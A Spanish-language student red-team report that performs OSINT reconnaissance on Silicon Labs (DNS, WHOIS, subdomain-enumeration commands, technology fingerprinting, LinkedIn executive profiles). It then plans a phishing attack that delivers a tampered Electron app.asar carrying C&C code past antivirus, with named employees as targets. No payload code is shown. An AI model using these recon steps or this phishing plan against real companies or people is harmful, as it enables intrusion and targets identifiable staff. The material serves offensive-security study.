

# PRÁCTICA RED TEAM

**Versión: 1.0**

**Fecha: 25/05/2025**

**Autor: Rafael Figueroa**

## Índice

<b>Ejercicio 1: Planificación y reconocimiento de una organización.....</b>	<b>3</b>
<b>1.Introducción.....</b>	<b>3</b>
<b>2. Reconocimiento.....</b>	<b>4</b>
<b>2.1 Estructura corporativa.....</b>	<b>4</b>
<b>2.2 Sistemas Autónomos.....</b>	<b>4</b>
<b>2.3 Dominios.....</b>	<b>6</b>
<b>2.4 Subdominios.....</b>	<b>6</b>
<b>2.5 Tecnologías.....</b>	<b>8</b>
<b>2.6 Perfiles destacados de la empresa.....</b>	<b>12</b>
<b>3. Planificación.....</b>	<b>13</b>
<b>Ejercicio 2: Laboratorio.....</b>	<b>15</b>

## Ejercicio 1: Planificación y reconocimiento de una organización

### 1. Introducción

**Silicon Laboratories Inc. (Silicon Labs)** es una compañía estadounidense fundada en 1996 y con sede en Austin, Texas, especializada en el diseño de semiconductores, microcontroladores y soluciones inalámbricas integradas para sistemas embebidos. Su enfoque principal está orientado al desarrollo de **hardware y software** para aplicaciones de conectividad de bajo consumo, especialmente en el contexto de **Internet de las Cosas (IoT)**.

A lo largo de su trayectoria, **Silicon Labs** ha consolidado un portafolio tecnológico centrado en protocolos inalámbricos como **Bluetooth Low Energy (BLE)**, **Zigbee**, **Thread**, **Z-Wave**, **Wi-SUN** y protocolo propietario **Sub-GHz**, lo que la posiciona como uno de los proveedores más relevantes en conectividad **IoT** para dispositivos industriales, médicos, domóticos y de infraestructura urbana.

En 2021, la compañía completó una escisión estratégica mediante la venta de su división de productos de infraestructura (**temporización, aislamiento y control de potencia**), con el objetivo de **concentrar todos sus recursos en el desarrollo de soluciones exclusivamente orientadas a IoT inalámbrico**. Este cambio supuso una reconfiguración total de su perfil de riesgo y superficie de exposición tecnológica, aumentando la criticidad de su ecosistema en entornos conectados.

Actualmente, **Silicon Labs** suministra plataformas **SoC** y módulos altamente integrados que incluyen capacidades de actualización **OTA (Over-the-Air)**, **criptografía embebida**, **arranque seguro (Secure Boot)** y **funciones de protección de firmware**. Estas características convierten sus dispositivos en componentes esenciales dentro de arquitecturas **IoT** modernas, pero también en vectores potenciales de ataque si no se gestionan adecuadamente en términos de seguridad del ciclo de vida del firmware, autenticación de dispositivos o aislamiento de capas de red.

Este informe realiza un análisis **OSINT** centrado en la exposición pública, dependencias tecnológicas, superficie de ataque y posibles vectores de explotación vinculados al ecosistema de **Silicon Labs**, en el contexto de un entorno **IoT** industrial o crítico.

Para la realización del primer ejercicio de la práctica se ha escogido su dominio web principal, ya que este figura en la web **HackerOne** como disponible para realizar un reconocimiento amplio.

\*.silabs.com

All silabs domains.

Wildcard

## 2. Reconocimiento

### 2.1 Estructura corporativa

**Silicon Laboratories Inc. (Silicon Labs)** es una empresa independiente que cotiza en bolsa bajo el símbolo **SLAB** en el índice **NASDAQ**. No forma parte de un conglomerado empresarial más amplio ni tiene una empresa matriz que la controle.

A lo largo de su trayectoria, **Silicon Labs** ha adquirido diversas empresas para fortalecer su posición en el mercado de soluciones inalámbricas para **Internet de las Cosas (IoT)**. Estas adquisiciones han sido **integradas en su estructura corporativa** y no operan como subsidiarias independientes.

Las adquisiciones han sido las siguientes:

- Krypton Isolation Inc. (2000)
- Cygnal Integrated Products (2003)
- Silicon Magike (2005)
- Silembia (2006)
- Integration Associates (2008)
- Silicon Clocks and ChipSensors (2010)
- SpectraLinear (2011)
- Ember Corporation (2012)
- Energy Micro (2013)
- Touchstone Semiconductor (2014)
- Bluegiga and Telegesis (2015)
- Micrium (2016)
- Zentri (2017)
- Sigma Designs (2018)
- Qulsar (2019)
- Redpine Signals (2020)

### 2.2 Sistemas Autónomos

Mediante la herramienta **nslookup** obtenemos la IP del dominio principal que va a ser nuestro scope.

```
(kali㉿kali)-[~]
$ nslookup silabs.com
Server: 10.0.2.3
Address: 10.0.2.3#53

Non-authoritative answer:
Name: silabs.com
Address: 23.201.187.158
```

A continuación consultamos la información disponible de la IP obtenida en la web **Hurricane Electric**. Como se observa en la siguiente captura, en la pestaña **WHOIS** se puede encontrar la información sobre la titularidad y los detalles administrativos de dominio.

[silabs.com](#)

<a href="#">Quick Links</a> <ul style="list-style-type: none"> <li><a href="#">BGP Toolkit Home</a></li> <li><a href="#">BGP Prefix Report</a></li> <li><a href="#">BGP Peer Report</a></li> <li><a href="#">Super Traceroute</a></li> <li><a href="#">Super Looking Glass</a></li> <li><a href="#">Exchange Report</a></li> <li><a href="#">Bogon Routes</a></li> <li><a href="#">World Report</a></li> <li><a href="#">Multi Origin Routes</a></li> <li><a href="#">DNS Report</a></li> <li><a href="#">Top Host Report</a></li> <li><a href="#">Internet Statistics</a></li> <li><a href="#">Looking Glass</a></li> <li><a href="#">Network Tools App</a></li> <li><a href="#">Free IPv6 Tunnel</a></li> <li><a href="#">IPv6 Certification</a></li> <li><a href="#">IPv6 Progress</a></li> <li><a href="#">Going Native</a></li> <li><a href="#">Contribute Data</a></li> <li><a href="#">Credits</a></li> </ul>	<a href="#">DNS Info</a> <a href="#">Website Info</a> <a href="#">IP Info</a> <a href="#">Whois</a> <a href="#">RDAP</a> <p>Domain Name: SILABS.COM      Registry Domain ID: 2517976_DOMAIN_COM-VRSN      Registrar WHOIS Server: whois.networksolutions.com      Registrar URL: http://networksolutions.com      Updated Date: 2022-07-05T13:21:26Z      Creation Date: 1996-09-25T04:00:00Z      Registry Expiry Date: 2031-09-24T04:00:00Z      Registrar IANA ID: 2      Registrar Network Solutions, LLC      Registrar Abuse Contact Email: domain.operations@web.com      Registrar Abuse Contact Phone: +1.8777228662      Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited      Name Server: NS10.SILABS.COM      Name Server: NS11.SILABS.COM      Name Server: NS12.SILABS.COM      Name Server: NS13.SILABS.COM      Name Server: NS14.SILABS.COM      Name Server: NS15.SILABS.COM      DNSSEC: unsigned      URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/      &gt;&gt;&gt; Last update of whois database: 2025-04-22T05:33:44Z &lt;&lt;&lt;      For more information on Whois status codes, please visit https://icann.org/epp      NOTICE: The expiration date displayed in this record is the date the registrar's sponsorship of the domain name registration in the registry is currently set to expire. This date does not necessarily reflect the expiration date of the domain name registrant's agreement with the sponsoring registrar. Users may consult the sponsoring registrar's Whois database to view the registrar's reported date of expiration for this registration.</p>
--	--

Actualmente, el dominio **silabs.com** utiliza infraestructura de **Akamai**, lo que indica que el contenido web se sirve a través de una **red de distribución (CDN) externa**. Esto sugiere una estrategia basada en proveedores para mejorar el rendimiento y la disponibilidad.

 HURRICANE ELECTRIC INTERNET SERVICES

[silabs.com](#)

<a href="#">Quick Links</a> <ul style="list-style-type: none"> <li><a href="#">BGP Toolkit Home</a></li> <li><a href="#">BGP Prefix Report</a></li> <li><a href="#">BGP Peer Report</a></li> </ul>	<a href="#">DNS Info</a> <a href="#">Website Info</a> <a href="#">IP Info</a> <a href="#">Whois</a> <a href="#">RDAP</a> <p>23.201.187.158 &gt; 23.201.160.0/19 &gt; AS16625 &gt; Akamai Technologies, Inc.      23.201.187.158 &gt; 23.192.0.0/11 &gt; AS20940 &gt; Akamai International B.V.</p>
--	--

En el pasado, **Silicon Labs** operaba su propio sistema autónomo (**AS36697**), con presencia en la tabla global de enrutamiento hasta el **21 de marzo de 2018**. Desde entonces, dejó de anunciar prefijos IP propios, lo que refleja una transición hacia servicios gestionados por terceros.

 HURRICANE ELECTRIC INTERNET SERVICES

[AS36697 Silicon Laboratories Inc.](#)

<a href="#">Quick Links</a> <ul style="list-style-type: none"> <li><a href="#">BGP Toolkit Home</a></li> <li><a href="#">BGP Prefix Report</a></li> <li><a href="#">BGP Peer Report</a></li> <li><a href="#">Super Traceroute</a></li> <li><a href="#">Super Looking Glass</a></li> <li><a href="#">Exchange Report</a></li> <li><a href="#">Bogon Routes</a></li> </ul>	<a href="#">AS Info</a> <a href="#">Graph v6</a> <a href="#">Prefixes v6</a> <a href="#">Peers v6</a> <a href="#">Whois</a> <a href="#">RDAP</a> <a href="#">IRR</a> <a href="#">Traceroute</a> <div style="background-color: #ffccbc; padding: 5px; margin-top: 10px;">         AS36697 has not been visible in the global routing table since March 21, 2018          Some of the information displayed is from that time.       </div> <p>Looking Glass: <a href="https://bgp.he.net/lg/36697">https://bgp.he.net/lg/36697</a></p>
--	---

Respecto a los **rangos de red** actualmente, el dominio **silabs.com** resuelve a la dirección IP **23.201.87.158**. Esta IP se encuentra dentro del rango **23.201.160.0/19**, anunciado por el **AS16625 (Akamai Technologies, Inc.)**, y también está abarcado por el bloque más amplio **23.192.0.0/11**, gestionado por el **AS20940 (Akamai International B.V.)**. Esto confirma que el contenido del sitio está distribuido a través de la red de entrega global de **Akamai**, lo que permite **balanceo de carga** y optimización por ubicación geográfica.

## 2.3 Dominios

Tras hacer comprobaciones mediante la herramienta **amass** y **reversewhois**, no se han identificado otros dominios independientes registrados y activos bajo la titularidad de la empresa, lo que sugiere una consolidación de su presencia digital bajo una única raíz. Se confirma que en la actualidad, **Silicon Labs** mantiene activo únicamente su dominio principal, **silabs.com**, desde el cual se gestionan todos sus servicios en línea.

## 2.4 Subdominios

A partir del dominio principal silabs.com se estructuran múltiples subdominios, destinados a funciones específicas como soporte técnico, foros o servicios web. A continuación se detalla el proceso realizado para identificar la mayor cantidad de subdominios posibles, especificando la herramienta, el número de subdominios identificados en cada ocasión, así como el comando utilizado. Estas pruebas se han realizado en un sistema **Kali Linux**.

Se ha comenzado haciendo uso de la herramienta de DNS **shuffleDNS**, la cual ha encontrado **57 subdominios**.

```
shuffledns -d silabs.com -w ~/recopilacion/lists/domains.txt -r ~/recopilacion/lists/resolvers.txt  
> shuffledns.txt
```

A continuación, se ha utilizado la herramienta **cero** para intentar identificar subdominios mediante el análisis del **certificado SSL** del objetivo, pero no ha sido posible identificar ningún subdominio nuevo.

```
cero -d silabs.com > cero.txt
```

Seguidamente se ha utilizado la herramienta **ctfr** para buscar subdominios de nuestro objetivo en los registros de transparencia de certificados. Tras limpiar el archivo de salida de esta herramienta se han obtenido **91 subdominios**.

```
ctfr -d silabs.com > ctfr.txt  
cat ctfr.txt | unfurl --unique domains > ctfr_limpio.txt
```

El siguiente paso ha sido intentar obtener subdominios mediante **web scrapping**, para ello, se ha utilizado la herramienta **katana**, tras limpiar el archivo de salida de esta herramienta se han obtenido **11 subdominios**.

```
echo silabs.com | katana -silent -jc -o katanaoutput.txt -kf robotstxt,sitemapxml  
cat katana.txt | unfurl --unique domains > katana.txt
```

Posteriormente se ha utilizado la herramienta **gau**, que realiza b usquedas en diferentes servicios como pueden ser, **Wayback Machine**, **URLScan**, **AlienVault**, etc. La herramienta ha encontrado **42 subdominios**.

```
gau --threads 5 --subs --o gauoutput.txt silabs.com  
cat gau.txt | unfurl --unique domains > gau.txt
```

Tras ejecutar todas estas herramientas se han agrupado todos los subdominios en un fichero único y se ha limpiado dicho fichero para eliminar los posibles subdominios duplicados mediante los siguientes comandos.

```
cat gau.txt katana.txt ctfr.txt cero.txt shuffledns.txt > subdominios.txt  
cat subdominios.txt | unfurl --unique domains > subdominios_limpio.txt
```

Por último con el archivo **subdominios\_limpio.txt** se ha procedido a utilizar una técnica que combina las herramientas **alterx** y **dnsx**, con el objetivo de generar miles de permutaciones de posibles combinaciones de nombres nuevos de subdominios y comprobar si existen. Esta técnica ha encontrado **22 nuevos subdominios**. Se adjunta una captura ilustrativa

Una vez agrupados los 2 archivos del párrafo anterior en un solo archivo, se procede a comprobar cuáles de esos dominios son válidos. Para ello se ha utilizado la herramienta **httpx** la cual ha identificado **54 subdominios vivos**.

```
cat subdominios_def.txt | httpx -r ~/recopilacion/lists/resolvers.txt -silent > subdominios_vivos.txt
```

A continuación se reseñan brevemente los **10 subdominios más importantes**:

1. [www.silabs.com](http://www.silabs.com): Sitio web principal de Silicon Labs.
2. [developer.silabs.com](http://developer.silabs.com): Portal de desarrollo, SDKs, herramientas, documentación técnica.
3. [docs.silabs.com](http://docs.silabs.com): Documentación técnica oficial, muy utilizado por clientes e ingenieros.
4. [console.silabs.com](http://console.silabs.com): Consola centralizada de servicios/productos Silabs.
5. [community.silabs.com](http://community.silabs.com): Foro y comunidad técnica para soporte colaborativo.
6. [cpms.silabs.com](http://cpms.silabs.com): Sistema interno/externo de gestión de productos o clientes.
7. [jobs.silabs.com](http://jobs.silabs.com): Portal de empleo y contratación.
8. [okta.silabs.com](http://okta.silabs.com): Plataforma de autenticación corporativa (SSO).
9. [workday.silabs.com](http://workday.silabs.com): Sistema de RR.HH. y gestión interna.
10. [api.console.silabs.com](http://api.console.silabs.com): API de la consola, clave para integraciones y automatización.

## 2.5 Tecnologías

Mediante **wappalyzer** y **Shodam**, extensiones para navegadores muy útiles para entender la infraestructura tecnológica de los sitios web, se puede obtener información muy importante sobre las tecnologías con las que trabaja la empresa objetivo. Se procede a resumir los más relevantes aportados por **wappalyzer** primero:

### CMS y Plataforma Web

Adobe Experience Manager: CMS empresarial robusto; indica un enfoque en experiencias digitales complejas y personalizadas.

### Análisis y Seguimiento

Adobe Analytics, Google Analytics, Facebook Pixel, Google Ads Conversion Tracking: Sistema de analítica avanzada y seguimiento de campañas multicanal. Alta inversión en marketing de rendimiento.

### Gestores de Etiquetas (Tag Managers)

Adobe Experience Platform Launch, Google Tag Manager: Uso de múltiples tag managers permite flexibilidad para marketing y pruebas A/B sin depender del desarrollo.

## **Testing & Personalización**

Adobe Target (A/B Testing y Personalización): Estrategias activas de experimentación de experiencia de usuario (UX) y personalización dinámica.

## **Publicidad y Retargeting**

Google Ads, AdRoll, DoubleClick Floodlight: Ecosistema completo de publicidad digital y retargeting.

## **Marketing Automation & CDP**

Marketo, 6sense, Adobe Experience Platform Identity Service: Automatización de marketing B2B y segmentación avanzada basada en identidad y comportamiento del usuario.

## **Seguridad**

reCAPTCHA, HSTS: Buenas prácticas de seguridad web estándar.

## **Tecnologías Frontend**

- Frameworks JS: Handlebars, jQuery, jQuery UI, lit-html
- Librerías: DataTables, core-js, scrollreveal
- UI frameworks: Bootstrap, ZURB Foundation: Enfoque mixto entre tecnologías modernas y legacy; posible coexistencia de sistemas antiguos con nuevas implementaciones.

## **Backend y Servidores**

Java, Apache HTTP Server: Backend en **Java**, clásico en entornos empresariales. **Apache** como servidor web estándar.

## **Otras integraciones**

- ServiceNow: **ITSM**, probablemente para gestión de incidencias.
- Prism, Open Graph, Osano (cookies compliance)

El sitio web de **Silicon Labs** está construido sobre una infraestructura empresarial sólida, con fuerte enfoque en:

- Experiencia de usuario personalizada
- Marketing digital avanzado
- Automatización y análisis
- Seguridad y cumplimiento normativo

Esto indica que **Silicon Labs** es una empresa de gran escala, con un equipo de marketing y TI maduro. A continuación se adjunta la captura de **wappalyzer**.

**Wappalyzer**

TECHNOLOGIES MORE INFO Export

<b>CMS</b>	<b>Advertising</b>
 <a href="#">Adobe Experience Manager</a>	 <a href="#">Google Ads</a>
<b>Analytics</b>	 <a href="#">AdRoll</a>
 <a href="#">Adobe Analytics</a>	 <a href="#">DoubleClick Floodlight</a>
 <a href="#">Google Analytics</a>	<b>Tag managers</b>
 <a href="#">Facebook Pixel</a>	 <a href="#">Adobe Experience Platform Launch</a>
 <a href="#">Google Ads Conversion Tracking</a>	 <a href="#">Google Tag Manager</a>
<b>JavaScript frameworks</b>	<b>JavaScript libraries</b>
 <a href="#">Handlebars</a> 4.7.8	 <a href="#">scrollreveal</a>
<b>Issue trackers</b>	 <a href="#">lit-html</a> 2.7.5
 <a href="#">GetFeedback</a>	 <a href="#">jQuery UI</a> 1.12.1
<b>Security</b>	 <a href="#">DataTables</a> 1.10.13
 <a href="#">reCAPTCHA</a>	 <a href="#">core-js</a> 2.6.11
 <a href="#">HSTS</a>	 <a href="#">jQuery</a> 3.0.0
<b>Font scripts</b>	<b>UI frameworks</b>
 <a href="#">Adobe Fonts</a>	 <a href="#">ZURB Foundation</a> 6.7.3
<b>Miscellaneous</b>	 <a href="#">Bootstrap</a> 4.4.1
 <a href="#">Open Graph</a>	<b>Cookie compliance</b>
 <a href="#">ServiceNow</a>	 <a href="#">Osano</a>
 <a href="#">Prism</a>	<b>A/B testing</b>
<b>Web servers</b>	 <a href="#">Adobe Target</a> 2.11.7
 <a href="#">Apache HTTP Server</a>	<b>Personalisation</b>
<b>Programming languages</b>	 <a href="#">Adobe Target</a> 2.11.7
 <a href="#">Java</a>	 <a href="#">Coveo</a>
<b>Search engines</b>	 <a href="#">6sense</a>
 <a href="#">Coveo</a>	<b>Retargeting</b>
<b>Marketing automation</b>	 <a href="#">AdRoll</a>
 <a href="#">Marketo</a> 164	<b>Customer data platform</b>
 <a href="#">6sense</a>	 <a href="#">Adobe Experience Platform Identity Service</a>

[Something wrong or missing?](#)

A continuación se resume los datos más destacados aportados por **Shodam**:

**IP:** 23.56.115.230

**Proveedor:** Akamai Technologies, Inc.

**Ubicación:** Santa Clara, California, EE.UU.

**ASN:** AS16625

**Hostnames:** [a23-56-115-230.deploy.static.akamaitechnologies.com](http://a23-56-115-230.deploy.static.akamaitechnologies.com) y [silabs.com](http://silabs.com)

**Dominios detectados:** [akamaitechnologies.com](http://akamaitechnologies.com) [silabs.com](http://silabs.com)

Puerto Servicio	Resultado	Detalles
80 HTTP	400 Bad Request	Servidor: AkamaiGHost
443 HTTPS	400 Bad Request	Servidor: AkamaiGHost

Ambos puertos responden pero no aceptan conexiones directas sin cabeceras válidas (host, user-agent, etc.), típico en servidores detrás de CDN y reverse proxies.

#### **Servidor y Middleware:**

Encabezado del servidor: **AkamaiGHost**. Esto confirma que es un nodo de borde de Akamai, no un servidor de aplicación real. El servidor está filtrando tráfico y no entrega contenido a solicitudes genéricas (protección básica contra escaneo).

#### **Infraestructura CDN:**

Funciona como **Edge Node** de Akamai. Oculta la infraestructura real de **Silicon Labs**, mejora la latencia y disponibilidad global y añade capa de seguridad contra ataques directos (como **DDoS** o **fuzzing**).

#### **Seguridad y exposición:**

No se detectan servicios vulnerables ni configuraciones inseguras, los errores **HTTP 400** son controlados y no devuelven información sensible. No se revelan headers peligrosos ni información del backend.

### **Conclusiones**

- **Silicon Labs** usa **Akamai** como capa de protección y distribución global (**CDN + WAF**).
- No expone directamente su infraestructura real (servidores backend).
- Sigue buenas prácticas de seguridad perimetral y ocultamiento de infraestructura.

## 2.6 Perfiles destacados de la empresa

A continuación se muestran capturas de los perfiles de los miembros más destacados de la compañía en la red social **LinkedIn**:



**Matt Johnson** · 3er  
President and CEO at Silicon Labs

[+ Seguir](#)



**Daniel Cooley** · 3er  
CTO and SVP at Silicon Labs

[+ Seguir](#)



**Serena Townsend (she/her)** · 3er  
Chief People Officer at Silicon Labs

[Enviar mensaje](#)



**Sharon Hagi** · 3er  
CSO at Silicon Labs

[Enviar mensaje](#)



**Jeff Scott** · 3er  
Founder at Silicon Labs

[Enviar mensaje](#)



**Ross Sabolcik** · 3er  
Senior Vice President and General Manager Industrial and Commercial IoT Products at Silicon Labs

[+ Seguir](#)



**Dev Pradhan** · 3er  
VP Product Management, IOT @ Silicon Labs | Semiconductor | Embedded | Automotive | Functional Safety

[↗ Enviar mensaje](#)



**Benny Chang** · 3er  
Chief of Staff and Senior Vice President of Platform & Products at Silicon Labs

[Enviar mensaje](#)

### 3. Planificación

Una vez analizada toda la información recopilada en los apartados anteriores, se puede concluir que **Silicon Labs**, dispone de un nivel de seguridad considerablemente elevado. No se han detectado vulnerabilidades evidentes a nivel de infraestructura ni configuraciones expuestas de forma directa. En este contexto, el vector de entrada más plausible sería la explotación de la **capa humana** mediante técnicas de **ingeniería social**, con el objetivo de inducir a un empleado a ejecutar o instalar software malicioso sin ser consciente de ello.

Un escenario de ataque viable en este sentido sería el aprovechamiento de aplicaciones construidas con el framework **Electron**, ampliamente utilizadas en entornos corporativos. Electron permite desarrollar aplicaciones de escritorio multiplataforma utilizando tecnologías web (HTML, CSS y JavaScript), combinando el motor de renderizado de Chromium con el entorno de ejecución de **Node.js**. Muchas de estas aplicaciones empaquetan su lógica principal dentro de archivos **.asar** (Atom Shell Archive), una estructura similar a un archivo **.zip** sin compresión, utilizada para organizar y distribuir los recursos de la aplicación.

El problema de seguridad radica en que estos archivos **.asar** no cuentan con mecanismos de protección o verificación de integridad, salvo que el desarrollador los implemente manualmente. En consecuencia, un atacante con acceso local (**o capaz de engañar al usuario**) puede extraer el archivo original, inyectar código malicioso, como scripts diseñados para establecer comunicación con un servidor de **command & control (C&C)** externo, descargar y ejecutar payloads adicionales, o desplegar shellcodes y herramientas de acceso remoto, y volver a empaquetarlo **sin que se altere el funcionamiento visible de la aplicación**. Al ejecutarse el binario legítimo, el código inyectado se carga automáticamente como parte del flujo normal de la aplicación, pasando desapercibido incluso para soluciones antivirus tradicionales como **Windows Defender**.

Este vector puede aprovecharse mediante una campaña de **phishing** dirigida a alguno de los usuarios que se han localizado en **LinkedIn**. Por ejemplo, el atacante podría suplantar al equipo de soporte de una aplicación como **Discord** o **Slack** y enviar un correo electrónico indicando la necesidad de aplicar una “**actualización de seguridad manual**”, proporcionando un archivo **app.asar** modificado y las instrucciones precisas para sustituirlo. Aunque esta técnica es **técnicamente viable**, su efectividad dependerá del nivel de concienciación del usuario objetivo, ya que requiere seguir pasos relativamente avanzados como cerrar procesos activos y acceder a rutas específicas del sistema de archivos.

Una de las aplicaciones más señaladas en este tipo de ataques es **Discord**, cuya versión de escritorio permite la modificación directa del archivo **app.asar** sin mecanismos de comprobación. Esta vulnerabilidad ha sido aprovechada en múltiples campañas para capturar tokens de autenticación y establecer persistencia en sistemas comprometidos. No obstante, **Discord** no es un caso aislado: cualquier aplicación desarrollada en **Electron** y que no haya implementado medidas de validación puede ser susceptible a esta técnica. Otras aplicaciones comunes que pueden ser evaluadas incluyen:

- **Microsoft Teams**: Almacena código empaquetado en **.asar** accesible desde el sistema de archivos.

- **Slack**: Ha sido utilizado como vector para la ejecución de payloads en múltiples entornos corporativos.
- **Visual Studio Code**: Permite el acceso al contenido .asar si el atacante dispone de permisos de usuario.
- **Signal Desktop**: Estructura similar, sin validación de integridad del contenido.



La explotación de aplicaciones basadas en **Electron** mediante manipulación del archivo **app.asar** constituye un **vector de ataque silencioso, persistente y difícil de detectar**, especialmente si se combina con técnicas de ingeniería social. Su ejecución no requiere privilegios elevados y puede mantenerse funcional incluso en entornos protegidos con **soluciones antivirus modernas**, lo que lo convierte en un recurso altamente eficaz.

## Ejercicio 2: Laboratorio



Se procede a construir un laboratorio para demostrar la viabilidad de un ataque C&C con **Windows Defender activado**, usando como vector de entrada el programa **Discord**. El laboratorio constará de las siguientes máquinas virtuales:

- Una máquina **Debian 12 (C&C)**
